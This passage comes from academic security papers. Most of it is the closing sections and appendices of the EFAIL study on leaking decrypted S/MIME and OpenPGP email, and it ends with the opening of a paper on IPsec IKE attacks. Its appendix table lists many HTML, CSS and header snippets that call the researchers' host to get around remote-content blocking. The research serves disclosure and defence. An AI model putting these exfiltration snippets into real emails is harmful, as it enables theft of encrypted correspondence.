The `message/external-body` content type allows references to external resources as MIME parts instead of directly including within the mail. This is a known technique to bypass virus scanners running on a mail gateway. However, there are various proprietary variants of this header, for which one email client automatically performed a DNS request for the external attachment's hostname. It is noteworthy that this was done automatically, the email did not have to be explicitly opened.

## 7.5 Email security gateways

Email security gateways are typically used in large enterprises to secure the outgoing communication with S/MIME or OpenPGP. This ensures that employees do not have to install any extensions or generate keys, and that their emails are automatically encrypted and decrypted.

Our attacks are applicable to email security gateways as well. In fact, preventing the showed attacks in these scenarios could be even more challenging, especially for the MIME-related issues. The reason is that a gateway is only used to decrypt the incoming emails and has no knowledge of the email processing clients.

We were not able to systematically analyze security gateways as they are not easily accessible. Nevertheless, we had a chance to test two appliances. The configuration of the first one was insecure and we could find a direct exfiltration exploit. The second gateway was configured correctly and we were not able to find any direct exploits in the limited time we had for the evaluation.

# 8 Mitigations

Backchannels are critical, because they provide a way to *instantly* obtain the plaintext of an email. Reliably blocking *all* backchannels, including those not based on HTML, would prevent all the attacks *as presented*. However, it does not fix the underlying vulnerability in the S/MIME and OpenPGP standards. In a broader scenario, an attacker could also inject binary attachments or modify already attached ones, such that exfiltration is done later even if no email client is involved. Therefore, blocking network requests is only a short-term solution. In the following section we present long-term mitigations which require updating the standards.

## 8.1 Countering direct exfiltration attacks

**Same origin policy for email.** The complexity of HTML, CSS and MIME makes it possible to mix encrypted and plaintext contents. If an exfiltration channel is available, this can lead to direct leaks of decrypted plaintexts, independently of whether the ciphertext is authenticated or not. In web scenarios, a typical protection against these kinds of attacks is the same origin policy [28]. Similar protection mechanisms could be applied in email scenarios as well. These should enforce that email parts with different security properties are not combined.

However, this mitigation is hard to enforce in every scenario. For example, email gateways typically used in companies process encrypted emails and forward the plain data to email clients used by the employees. Email clients have no knowledge whether the original message was encrypted or not. In such scenarios this countermeasure must be combined with different techniques. An effective mitigation for an email gateway would be to display only the first email body part and convert further body parts into attachments.

## 8.2 Countering malleability gadget attacks

The S/MIME standard does not provide any effective security measures countering our attacks. OpenPGP provides Message Modification Codes and we could observe several OpenPGP implementations that were not vulnerable to our attacks because they dropped ciphertexts with invalid MDCs. Unfortunately, the OpenPGP standard is not clear about handling MDC failures. The standard only vaguely states that any failures in the MDC check "MUST be treated as a security problem" and "SHOULD be reported to the user" [18] but lacks a definition on how to deal with security problems. Furthermore, the standard still supports SE packets which offer no integrity protection. From this perspective, the security vulnerabilities observed in GnuPG and Enigmail are standard-conforming, as GnuPG returns an error code and prints out a specific error message. Our experiments showed that different clients deal differently with MDC failures (see Table 4).

In the long-term, updating the S/MIME and OpenPGP standards is inevitable to meet modern cryptographic best practices and introduce authenticated encryption algorithms.

**Authenticated encryption (AE).** Our attack would be prevented if the email client detects changes in the ciphertext during decryption *and* prevents it from being displayed. On a first thought, making an AE block cipher such as AES-GCM the default, would prevent the attack.

Although CMS defines an *AuthenticatedData* type [29], S/MIME's current specification does not. There were efforts to introduce authenticated encryption in OpenPGP which is, however, expired [30].

By introducing these algorithms, the standard would need to address backwards compatibility attacks and handling of streaming-based decryption.

**Solving backwards compatibility problems.** In a backwards compatibility attack an attacker takes a secure authenticated ciphertext (e.g., AES-GCM) and forces the receiver to use a weak encryption method (e.g., AES-CBC) [31]. To prevent these attacks, usage of different keys for different cryptographic primitives has to be enforced. For example, the decrypted key can be used as an input into a key derivation function KDF together with an algorithm identifier. This would enforce different keys for different algorithms:

$$k_{\text{AES-CBC}} = KDF(k, \text{“AES-CBC”}) \quad (1)$$

$$k_{\text{AES-GCM}} = KDF(k, \text{“AES-GCM”}) \quad (2)$$

Although an email client could use S/MIME's *capabilities list* to promote more secure ciphers in every signature, an attacker can still forward emails she obtained in the past. The email client may then (a) process the old email and stay susceptible to exfiltration attacks or (2) do not process the email and break interoperability.

**Streaming-based decryption.** OpenPGP uses streaming, i.e. it passes on plaintext parts during decryption if the ciphertext is large. This feature collides with our request for AE ciphers because most AE ciphers also support streaming. In the event that the ciphertext was modified, it will pass on already decrypted plaintext, along with an error code at the end. If these plaintext parts are interpreted, exfiltration channels may arise despite using an AE cipher. We think it is safe to turn off streaming in the email context because the size of email ciphertexts is limited and can be handled by modern computers. Otherwise, if the ciphertext size is a concern, the email should be split into chunks which are encrypted and authenticated so that no streaming is needed. A cryptographic approach to solve this problem would be to use a mode of operation which does not allow for decrypting the ciphertext before its authenticity is validated. For example, AES-SIV could be used [32]. Note that AES-SIV works in two phases and thus it does not offer such performance as e.g., AES-GCM.

## 9 Related work

In 2000 Katz and Schneier described a chosen-ciphertext attack [33] that *blinds* an uncompressed ciphertext, which they send in a spoofed email to the victim. They then hope that the victim replies to the email with the blinded ciphertext, that they can then unblind. This attack requires a cooperating victim and does not work against compressed plaintexts.

In 2001 Davis described "surreptitious forwarding" attacks and their applicability to S/MIME, PKCS#7, MOSS, PEM, PGP, and XML [34] in which an attacker can re-sign or re-encrypt the original email and forward it onto a third person.

In 2002 Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [20]. In 2015, Magazinius showed that this downgrade attack is applicable in practice [21].

In 2005 Mister and Zuccherato described an adaptive-chosen-ciphertext attack [22] exploiting OpenPGP's integrity *quick check*. The attacker need $2^{15}$ queries to decrypt two plaintext bytes per block. The attack requires a high number of queries, which makes the attack unpractical for email encryption.

Strenzke [19] improved one of Davis' attacks and noted that an attacker can strip a signature and re-sign the encrypted email with his private key. He sends the email to the victim who hopefully responds with an email including the decrypted ciphertext.

Many attacks abuse CBC malleability property to create chosen-ciphertext attacks [35–38]. Practical attacks have been shown against IPSec [39, 40], SSH [41, 42], TLS [43–46], or XML Encryption [47]. Overall, the attacker uses the server as an oracle. This is not possible in typical OpenPGP and S/MIME scenarios, since users are unlikely to open many emails without getting suspicious. Some of these attacks exploit that with CBC it is also possible to encrypt arbitrary plaintext blocks or bytes [38, 40, 47]. For example, Rizzo and Duong described how to turn *a decryption oracle into an encryption oracle*. They used their CBC-R technique to compute correct headers and issue malicious JSF view states [38].

In 2005, Fruwirth, the author of the Linux Unified Key Setup (luks), wrote a compendium of attacks and insecure properties of CBC [48] in the hard disk encryption context. Later in 2013, Lell presented a practical exploit for CBC malleability against a Ubuntu 12.04 installation that is encrypted using luks [49] with CBC. An attack very similar to Lell's was described in 2016 in the Owncloud server side encryption module [50].

In 2017 Cure53 analyzed the security of Enigmail [51]. The report shows that surreptitious forwarding is still possible and that it is possible to spoof OpenPGP signatures.

## Acknowledgements

The authors thank Marcus Brinkmann and Kai Michaelis for insightful discussions about GnuPG, Lennart Grahl, Yves-Noel Weweler and Marc Dangschat for their early work around X.509 backchannels, Hanno Böck for his comments on AES-SIV and our attack in general, Tobias Kappert for countless remarks regarding the deflate algorithm, and our anonymous reviewers for many insightful comments.

Simon Friedberger was supported by the Commission of the European Communities through the Horizon 2020 program under project number 643161 (ECRYPT-NET). Juraj Somorovsky was supported through the Horizon 2020 program under project number 700542 (FutureTrust). Christian Dresen and Jens Müller have been supported by the research training group 'Human Centered System Security' sponsored by the state of North-Rhine Westfalia.

## References

[1] The Radicati Group, Inc., "Email statistics report, 2017 - 2021," Feb. 2017.

[2] Wikileaks, "Vp contender sarah palin hacked," Sept. 2008. `https://wikileaks.org/wiki/VP_contender_Sarah_Palin_hacked`.

[3] Wikileaks, "Sony email archive," Apr. 2015. `https://wikileaks.org/sony/emails/`.

[4] Wikileaks, "Hillary clinton email archive," Mar. 2016. `https://wikileaks.org/clinton-emails/`.

[5] Wikileaks, "The podesta emails," Mar. 2016. `https://wikileaks.org/podesta-emails/`.

[6] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, D. Margolis, V. Paxson, and E. Bursztein, eds., *Data breaches, phishing, or malware? Understanding the risks of stolen credentials*, 2017.

[7] E. Bursztein, B. Benko, D. Margolis, T. Pietraszek, A. Archer, A. Aquino, A. Pitsillidis, and S. Savage, "Handcrafted fraud and extortion: Manual account hijacking in the wild," in *IMC '14 Proceed-*

*ings of the 2014 Conference on Internet Measurement Conference*, (1600 Amphitheatre Parkway), pp. 347–358, 2014.

[8] M. Green, "What's the matter with pgp?," Aug. 2014. https://blog.cryptographyengineering.com/2014/08/13/whats-matter-with-pgp/.

[9] M. Marlinspike, "Gpg and me," Feb. 2015. https://moxie.org/blog/gpg-and-me/.

[10] F. Valsorda, "I'm throwing in the towel on PGP, and I work in security," Dec. 2016. https://arstechnica.com/information-technology/2016/12/op-ed-im-giving-up-on-pgp/.

[11] Amnesty International, "Verschlüsselte Kommunikation via PGP oder S/MIME." https://www.amnesty.de/keepitsecret. Accessed: 2018-02-22.

[12] Electronic Frontier Foundation, "How to: Use PGP for Windows." https://ssd.eff.org/en/module/how-use-pgp-windows. Accessed: 2018-02-22.

[13] United Nations Educational Scientific and Cultural Organization and Reporters Without Borders, *Safety Guide for Journalists – a Handbook for Reporters in High-Risk Environments*. CreateSpace Independent Publishing Platform, 2016.

[14] P. Resnick, "Internet message format," October 2008. RFC5322.

[15] N. Freed and N. Borenstein, "Multipurpose internet mail extensions (mime) part one: Format of internet message bodies," November 1996. RFC2045.

[16] B. Ramsdell and S. Turner, "Secure/multipurpose internet mail extensions (s/mime) version 3.2 message specification," January 2010. RFC5751.

[17] R. Housley, "Cryptographic message syntax (cms)," September 2009. RFC5652.

[18] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer, "Openpgp message format," November 2007. RFC4880.

[19] F. Strenzke, "Improved message takeover attacks against s/mime," Feb. 2016. https://cryptosource.de/posts/smime_mta_improved_en.html.

[20] "Openpgp security analysis," Sept. 2002. https://www.ietf.org/mail-archive/web/openpgp/current/msg02909.html.

[21] J. Magazinius, "Openpgp seip downgrade attack," Oct. 2015. http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html.

[22] S. Mister and R. Zuccherato, "An attack on cfb mode encryption as used by openpgp." Cryptology ePrint Archive, Report 2005/033, 2005. https://eprint.iacr.org/2005/033.

[23] P. Deutsch, "Deflate compressed data format specification version 1.3," May 1996. RFC1951.

[24] P. Wouters, "Dns-based authentication of named entities (dane) bindings for openpgp," August 2016. RFC7929.

[25] D. Shaw, "The OpenPGP HTTP Keyserver Protocol (HKP)," Internet-Draft draft-shaw-openpgp-hkp-00, Internet Engineering Task Force, Mar. 2003. Work in Progress.

[26] G. Good, "The ldap data interchange format (ldif) - technical specification," June 2000. RFC2849.

[27] "How to setup an openldap-based pgp keyserver." https://wiki.gnupg.org/LDAPKeyserver.

[28] "Same origin policy," Jan. 2010. https://www.w3.org/Security/wiki/Same_Origin_Policy.

[29] R. Housley, "Cryptographic message syntax (cms) authenticated-enveloped-data content type," November 2007. RFC5083.

[30] "Modernizing the openpgp message format," 2015. https://tools.ietf.org/html/draft-ford-openpgp-format-00.

[31] T. Jager, K. G. Paterson, and J. Somorovsky, "One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography," in *Network and Distributed System Security Symposium (NDSS)*, February 2013.

[32] D. Harkins, "Synthetic initialization vector (siv) authenticated encryption using the advanced encryption standard (aes)," October 2008. RFC5297.

[33] J. Katz and B. Schneier, "A chosen ciphertext attack against several e-mail encryption protocols," in

*Proceedings of the 9th Conference on USENIX Security Symposium - Volume 9*, SSYM'00, (Berkeley, CA, USA), pp. 18–18, USENIX Association, 2000.

[34] D. Davis, "Defective sign & encrypt in s/mime, pkcs#7, moss, pem, pgp, and xml," in *Proceedings of the General Track: 2001 USENIX Annual Technical Conference*, (Berkeley, CA, USA), pp. 65–78, USENIX Association, 2001.

[35] S. Vaudenay, "Security flaws induced by cbc padding - applications to ssl, ipsec, wtls ..," in *EUROCRYPT* (L. R. Knudsen, ed.), vol. 2332 of *Lecture Notes in Computer Science*, pp. 534–546, Springer, 2002.

[36] K. Paterson and A. Yau, "Padding Oracle Attacks on the ISO CBC Mode Encryption Standard," in *Topics in Cryptology – CT-RSA 2004*, vol. 2964 of *Lecture Notes in Computer Science*, Springer Berlin / Heidelberg, Feb. 2004.

[37] C. J. Mitchell, "Error oracle attacks on cbc mode: Is there a future for cbc mode encryption?," in *Information Security* (J. Zhou, J. Lopez, R. H. Deng, and F. Bao, eds.), (Berlin, Heidelberg), pp. 244–258, Springer Berlin Heidelberg, 2005.

[38] J. Rizzo and T. Duong, "Practical padding oracle attacks," in *Proceedings of the 4th USENIX conference on Offensive technologies*, WOOT'10, (Berkeley, CA, USA), pp. 1–8, USENIX Association, 2010.

[39] J. P. Degabriele and K. G. Paterson, "Attacking the IPsec standards in encryption-only configurations," in *IEEE Symposium on Security and Privacy*, pp. 335–349, IEEE Computer Society, 2007.

[40] J. P. Degabriele and K. G. Paterson, "On the (in)security of IPsec in MAC-then-encrypt configurations," in *ACM Conference on Computer and Communications Security* (E. Al-Shaer, A. D. Keromytis, and V. Shmatikov, eds.), pp. 493–504, ACM, 2010.

[41] M. R. Albrecht, K. G. Paterson, and G. J. Watson, "Plaintext recovery attacks against ssh," in *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, (Washington, DC, USA), pp. 16–26, IEEE Computer Society, 2009.

[42] M. R. Albrecht, J. P. Degabriele, T. B. Hansen, and K. G. Paterson, "A surfeit of ssh cipher suites," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 1480–1491, ACM, 2016.

[43] N. J. A. Fardan and K. G. Paterson, "Lucky thirteen: Breaking the tls and dtls record protocols," in *2013 IEEE Symposium on Security and Privacy*, pp. 526–540, May 2013.

[44] M. R. Albrecht and K. G. Paterson, "Lucky microseconds: A timing attack on amazon's s2n implementation of tls," in *Advances in Cryptology – EUROCRYPT 2016* (M. Fischlin and J.-S. Coron, eds.), (Berlin, Heidelberg), pp. 622–643, Springer Berlin Heidelberg, 2016.

[45] G. Irazoqui, M. S. Inci, T. Eisenbarth, and B. Sunar, "Lucky 13 strikes back," in *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, (New York, NY, USA), pp. 85–96, ACM, 2015.

[46] J. Somorovsky, "Systematic fuzzing and testing of tls libraries," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 1492–1504, ACM, 2016.

[47] T. Jager and J. Somorovsky, "How To Break XML Encryption," in *The 18th ACM Conference on Computer and Communications Security (CCS)*, Oct. 2011.

[48] C. Fruhwirth, "New methods in hard disk encryption," July 2005. `http://clemens.endorphin.org/nmihde/nmihde-A4-ds.pdf`.

[49] J. Lell, "Practical malleability attack against cbc-encrypted luks partitions," 2013.

[50] H. Böck, "Pwncloud – bad crypto in the owncloud encryption module," Apr. 2016. `https://blog.hboeck.de/archives/880-Pwncloud-bad-crypto-in-the-Owncloud-encryption-module.html`.

[51] "Pentest-report enigmail," Dec. 2017. `https://enigmail.net/download/other/Enigmail%20Pentest%20Report%20by%20Cure53%20-%20Excerpt.pdf`.

## A Unsuccessful backchannel tests

We pursued further tests which were not successful but are documented here for the sake of completeness.

**Spam datasets.** We checked whether spammers may already be aware of bypasses for remote content blocking in email clients and analyzed two large spam datasets[10,11] containing over ten millions of spam emails altogether ranging from 1997 to 2018. However, we found that spammers do not use or are not aware of bypasses for content blocking as they only included well-known technique to trace if an email is actually read.

**Generic email headers.** There are various standardized and proprietary email headers[12] which allow to include URIs. Furthermore, we used various public email datasets to compile a list of $9,400$ mail headers which contain URLs. We tested those headers against all email clients, but none triggered with the exception of external attachments mentioned in Section 7.4

**Anti-spoofing headers.** We included email headers to fight spam (SPF, DKIM), however the triggered DNS requests at the MTA level, not when mail was opened in the MUA. It is however noteworthy that two email clients performed a DNS lookups for the hostname part of the sender email address at the time the mail was opened. although this is a privacy issue, we cannot use it to for exfiltration because the DNS request was no longer triggered for `From:` header within the encrypted part of the message.

**Message disposition notification.** We identified seven standardized and proprietary email headers which request a confirmation mail attesting that the message has been read. Two mail clients automatically send confirmation emails which has a privacy impact but cannot be used as an exfiltration channel because the mail was not triggered if the message disposition notification header was within the encrypted part. All other clients do not support the feature or explicitly ask the user before sending a message disposition notifications.

**File preview.** Some email clients try to generate a preview for attached files. We prepared specially-crafted PDF, SVG, vCard and vCalendar files which contain hyperlinks, trigger a connection or execute JavaScript when opened. However in the previewed version none of these actions was taken for any of the tested clients.

[10] `http://untroubled.org/spam/`

[11] `http://artinvoice.hu/spams/`

[12] `https://www.iana.org/assignments/message-headers/message-headers.xhtml`

# B Backchannel analysis

This section presents the table summarizing our results on backchannels in email clients.

| | | *Support* | | *Backchannels* | | |
|---|---|---|---|---|---|---|
| | | **S/MIME** | **PGP** | **Email** | **HTML/CSS/JS** | **PKI** |
| Windows | Outlook 2007 (12.0.4518.1014) | native | GPG4win | | $H_{15}$ $P_1$ | $I_1$ $I_2$ $I_3$ |
| | Outlook 2010 (14.0.7190.5000) | native | GPG4win | | $P_1$ | $I_2$ $I_3$ |
| | Outlook 2013 (15.0.4989.1000) | native | GPG4win | | | $I_2$ $I_3$ |
| | Outlook 2016 (16.0.4266.1001) | native | GPG4Win | | | $I_2$ $I_3$ |
| | Win. 8 Mail (17.4.9600.16384) | n/a | n/a | | + $H_1$ $H_6$ | |
| | Win. 10 Mail (17.8730.21865.0) | native | n/a | | + | |
| | Win. Live Mail (16.4.3528.0331) | native | n/a | | $H_{17}$ | $I_1$ $I_2$ |
| | The Bat! (8.2.0) | native | GnuPG | $E_1$ | | |
| | Postbox (5.0.20) | native | Enigmail | | $P_3$ | $I_2$ |
| | eM Client (7.1.31849.0) | native | native | $E_3$ | $J_3$ | $I_1$ $I_2$ |
| | IBM Notes (9.0.1) | native | n/a | | $H_{13}$ $H_{16}$ $P_2$ $J_1$ | |
| | Foxmail (7.2.8) | n/a | n/a | | * | |
| | Pegasus Mail (4.72.572) | n/a | PMPGP | $E_1$ | $H_{14}$ $P_2$ $P_4$ | |
| Linux | Thunderbird (52.5.2) | native | Enigmail | | $H_2$ | $I_2$ |
| | Evolution (3.22.6) | native | GnuPG | | $H_3$ | |
| | Trojitá (0.7-278) | native | GnuPG | | $H_3$ | $I_3$ |
| | KMail (5.2.3) | native | GnuPG | | | $I_3$ |
| | Claws (3.14.1) | plugin | GPG plugin | | | $I_3$ |
| | Mutt (1.7.2) | native | GnuPG | | | $I_3$ |
| macOS | Apple Mail (11.2) | native | GPGTools | $E_2$ | + | $I_1$ $I_2$ $I_3$ |
| | MailMate (1.10) | native | GPGTools | | $H_3$ | $I_1$ $I_2$ $I_3$ |
| | Airmail (3.5.3) | plugin | GPG-PGP | | + $H_{10}$ $H_{11}$ $H_{14}$ | |
| iOS | Mail App (11.2.2) | native | n/a | | + | $I_1$ |
| | Canary Mail (1.17) | n/a | native | $E_4$ | + | |
| | Outlook (2.56.0) | n/a | n/a | | * | |
| Android | K-9 Mail (5.403) | n/a | OpenKeychain | | | |
| | R2Mail2 (2.30) | native | native | | $H_{10}$ $J_2$ | |
| | MailDroid (4.81) | Flipdog | Flipdog | | $H_4$ $H_5$ $H_{14}$ $H_{15}$ $J_2$ | |
| | Nine (4.1.3a) | native | n/a | | $K_2$ $H_4$ $H_5$ $H_{14}$ $H_{15}$ $J_1$ | |
| Webmail | GMX, Web.de, ... | n/a | Mailvelope | | + $K_1$ $C_7$ $C_8$ $C_9$ | |
| | Mailbox.org | n/a | Mailvelope | | $K_1$ $C_9$ | |
| | Hushmail | n/a | native | | | |
| | ProtonMail | n/a | OpenPGP.js | | $H_3$ $H_4$ $H_{12}$ $H_{14}$ $H_{15}$ $C_1$ | |
| | Mailfence | native | OpenPGP.js | | $H_8$ $C_5$ $C_{12}$ $C_{15}$ | $I_3$ |
| | GMail | native | n/a | | + | |
| | Outlook.com | native | n/a | | + | |
| | iCloud Mail | n/a | n/a | | + | |
| | Yahoo Mail | n/a | n/a | | $C_5$ $C_{11}$ | |
| | FastMail | n/a | n/a | | + | |
| | Mail.Ru | n/a | n/a | | * | |
| | Zoho Mail | n/a | n/a | | $H_9$ $C_{12}$ $P_1$ | |
| Webapp | Roundcube (1.3.4) | native | Enigma | | $H_7$ $C_3$ | |
| | AfterLogic (7.7.9) | plugin | OpenPGP.js | | $H_4$ $C_2$ $C_{10}$ $C_{13}$ $C_{14}$ $C_{16}$ | |
| | Rainloop (1.11.3) | n/a | OpenPGP.js | | $C_4$ $C_{13}$ $C_{14}$ | |
| | Mailpile (1.0.0rc2) | n/a | GnuPG | | # | |
| Groupware | Exchange OWA (15.1.1034.32) | native | n/a | | | $I_1$ $I_2$ |
| | GroupWise (14.2.2) | native | n/a | | $H_9$ $C_2$ $C_5$ $C_{11}$ $C_{12}$ | |
| | Horde (5.2.22/IMP 6.2.21) | native | GnuPG | | | $I_4$ |

Backchannel to arbitrary URI  Backchannel to fixed URI

Table 5: Backchannels for various email clients. (Legend on next page.)

| | |
|---|---|
| **Legend** | |
| + | Remote images are loaded by default but this can be deactivated |
| * | Remote images are loaded by default and it cannot be deactivated |
| # | Remote images are loaded through prefetching in modern browsers |
| **PKI requests** | |
| $I_1$ | Request for intermediate S/MIME certificate are performed to an attacker-controlled URI |
| $I_2$ | OCSP requests to a fixed CA URL are performed for valid/trusted S/MIME signed emails |
| $I_3$ | CRL requests to a fixed CA URL are performed for valid/trusted S/MIME signed emails |
| $I_4$ | HKP requests to keyserver are performed to retrieve public keys for PGP signed emails |
| **Encrypted emails** | |
| $K_1$ | Remote images are loaded automatically if the mail is PGP/MIME encrypted |
| $K_2$ | Remote images are loaded automatically if the mail is S/MIME encrypted |
| **HTML attributes (bypasses for remote content blocking)** | |
| $H_1$ | `<html manifest="http://efail.de"></html>` |
| $H_2$ | `<link href="http://efail.de" rel="preconnect">` |
| $H_3$ | `<meta http-equiv="x-dns-prefetch-control" content="on"><a href="http://efail.de"></a>` |
| $H_4$ | `<meta http-equiv="refresh" content="1; url=http://efail.de">` |
| $H_5$ | `<base href="http://efail.de"><iframe src="x">` |
| $H_6$ | `<img lowsrc="http://efail.de">` |
| $H_7$ | `<image src="http://efail.de">` |
| $H_8$ | `<svg><image href="http://efail.de"/></svg>` |
| $H_9$ | `<input type="image" src="http://efail.de"/>` |
| $H_{10}$ | `<audio src="http://efail.de">` |
| $H_{11}$ | `<video src="http://efail.de">` |
| $H_{12}$ | `<video poster="http://efail.de">` |
| $H_{13}$ | `<script src="http://efail.de">` |
| $H_{14}$ | `<embed src="http://efail.de"></embed>` |
| $H_{15}$ | `<object data="http://efail.de"></object>` |
| $H_{16}$ | `<object codebase="http://efail.de"></object>` |
| $H_{17}$ | `<p style="background-image:url(1)"></p><object><embed src="http://efail.de">` |
| **CSS properties (bypasses for remote content blocking)** | |
| $C_1$ | `<style>@import url('http://efail.de');</style>` |
| $C_2$ | `<style>body {background-image: url('http://efail.de');}</style>` |
| $C_3$ | `<style>body {background-image: \75 \72 \6C ('http://efail.de');}</style>` |
| $C_4$ | `<style>body {shape-outside: url(http://efail.de);}</style>` |
| $C_5$ | `<div style="background-image: url('http://efail.de')">` |
| $C_6$ | `<div style="background-image: -moz-image-rect(url('https://efail.de'),85%,5%,5%,5%);">` |
| $C_7$ | `<style>body {background: #aaa url('http://efail.de');}</style>` |
| $C_8$ | `<div style="background: #aaa url('http://efail.de')">` |
| $C_9$ | `<style>ul {list-style: url('http://efail.de');}</style><ul><li>item</li></ul>` |
| $C_{10}$ | `<ul style="list-style: url('http://efail.de');"></ul>` |
| $C_{11}$ | `<style>ul {list-style-image: url('http://efail.de');}</style><ul><li>item</li></ul>` |
| $C_{12}$ | `<ul style="list-style-image: url('http://efail.de')"></ul>` |
| $C_{13}$ | `<div style="border-image: url('http://efail.de');">` |
| $C_{14}$ | `<div style="border-image-source: url('http://efail.de');">` |
| $C_{15}$ | `<div style="cursor: url('http://efail.de') 5 5, auto;">` |
| $C_{16}$ | `<svg/><svg><rect cursor="url(http://efail.de),auto"/></svg>` |
| **URI schemes (bypasses for remote content blocking)** | |
| $P_1$ | `<img src="//efail.de">` |
| $P_2$ | `<img src="file://efail.de/x">` |
| $P_3$ | `<img src="news://efail.de/x">` |
| $P_4$ | `<img src="ftp://efail.de/x">` |
| **JavaScript (bypasses for remote content blocking)** | |
| $J_1$ | `<script>...</script>` |
| $J_2$ | `<object data="javascript:..."></object>` |
| $J_2$ | `<svg><style>'<body/onload="..."><?/script>` |
| **Email headers** | |
| $E_1$ | `X-Confirm-Reading-To: user@efail.de` |
| $E_2$ | `Remote-Attachment-Url: http://efail.de` |
| $E_3$ | `From: user@efail.de` (HTTP request for favicon) |
| $E_4$ | `From: user@efail.de` (DNS request to hostname) |

# The Dangers of Key Reuse: Practical Attacks on IPsec IKE

Dennis Felsch
*Ruhr-University Bochum*
*dennis.felsch@rub.de*

Martin Grothe
*Ruhr-University Bochum*
*martin.grothe@rub.de*

Jörg Schwenk
*Ruhr-University Bochum*
*joerg.schwenk@rub.de*

Adam Czubak
*University of Opole*
*aczubak@uni.opole.pl*

Marcin Szymanek
*University of Opole*
*mszymanek@uni.opole.pl*

## Abstract

IPsec enables cryptographic protection of IP packets. It is commonly used to build VPNs (Virtual Private Networks). For key establishment, the IKE (Internet Key Exchange) protocol is used. IKE exists in two versions, each with different modes, different phases, several authentication methods, and configuration options.

In this paper, we show that reusing a key pair across different versions and modes of IKE can lead to cross-protocol authentication bypasses, enabling the impersonation of a victim host or network by attackers. We exploit a Bleichenbacher oracle in an IKEv1 mode, where RSA encrypted nonces are used for authentication. Using this exploit, we break these RSA *encryption* based modes, and in addition break RSA *signature* based authentication in both IKEv1 and IKEv2. Additionally, we describe an offline dictionary attack against the PSK (Pre-Shared Key) based IKE modes, thus covering all available authentication mechanisms of IKE.

We found Bleichenbacher oracles in the IKEv1 implementations of Cisco (CVE-2018-0131), Huawei (CVE-2017-17305), Clavister (CVE-2018-8753), and ZyXEL (CVE-2018-9129). All vendors published fixes or removed the particular authentication method from their devices' firmwares in response to our reports.

## 1 Introduction

VPNs (Virtual Private Networks) allow employees to securely access a corporate network while they are outside the office. They also allow companies to connect their local networks over the public Internet. Examples for large industrial VPNs are the ANX (Automotive Network Exchange), ENX (European Network Exchange), and JNX (Japanese Network Exchange) associations, which connect vehicle manufacturers with their suppliers [1–3]. In 4G/LTE (Long Term Evolution) networks, wireless carriers use VPNs to secure the backhaul links between base stations and the core network [4, pp. 66–67]. Other applications of VPNs involve circumventing geo-restrictions and censorship.





Figure 1: The relationship between IKEv1 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets denote the number of messages to be exchanged in the protocol.

IPsec (Internet Protocol Security) is a protocol stack that protects network packets at the IP layer. In contrast to other widespread cryptographic protocols like TLS (Transport Layer Security) or SSH (Secure Shell), which operate at the application layer, IPsec allows to protect *every* IP based communication. When transmitting payload data, IPsec uses two different data formats to protect IP packets: AH (Authentication Header) for integrity-only setups and ESP (Encapsulating Security Payload) for confidentiality with optional integrity.

**IKE.** To establish a shared secret for an IPsec connection, the IKE protocol has to be executed. There are two different versions of IKE named IKEv1 (1998) and IKEv2 (2005). Although IKEv2 officially obsoletes the





Figure 2: The relationship between IKEv2 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Furthermore, Phase 1 and Phase 2 are partially interleaved. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets to the left denote the number of messages to be exchanged in the protocol.

previous version, both are still available in all implementations and both can be configured for actual use in all major operating systems and network devices.

IKE consists of two phases, where Phase 1 is used to establish initial authenticated keying material between two peers. Phase 2 is used to negotiate further derived keys for many different IP based connections between the two.

IKE is one of the most complex protocols in use, and the dependencies between Phase 1 and Phase 2 make it hard to analyze. Figures 1 and 2 illustrate this complexity: In IKEv1, both phases are clearly separated, but there are two different modes for Phase 1. In IKEv2, Phase 1 has been simplified, but now Phase 1 interleaves with the first execution of the Phase 2 protocol.

**Authentication.** In IKEv1, four authentication methods are available for Phase 1 (cf. subsection 2.2): Two RSA encryption based methods, one signature based method, and a PSK (Pre-Shared Key) based method. All Phase 1 modes/methods contain a DHKE (Diffie-Hellman Key Exchange), which guarantees PFS (Perfect Forward Secrecy) for every connection. IKEv2 Phase 1 omits both encryption-based authentication methods, so only signature and PSK based authentication remain.

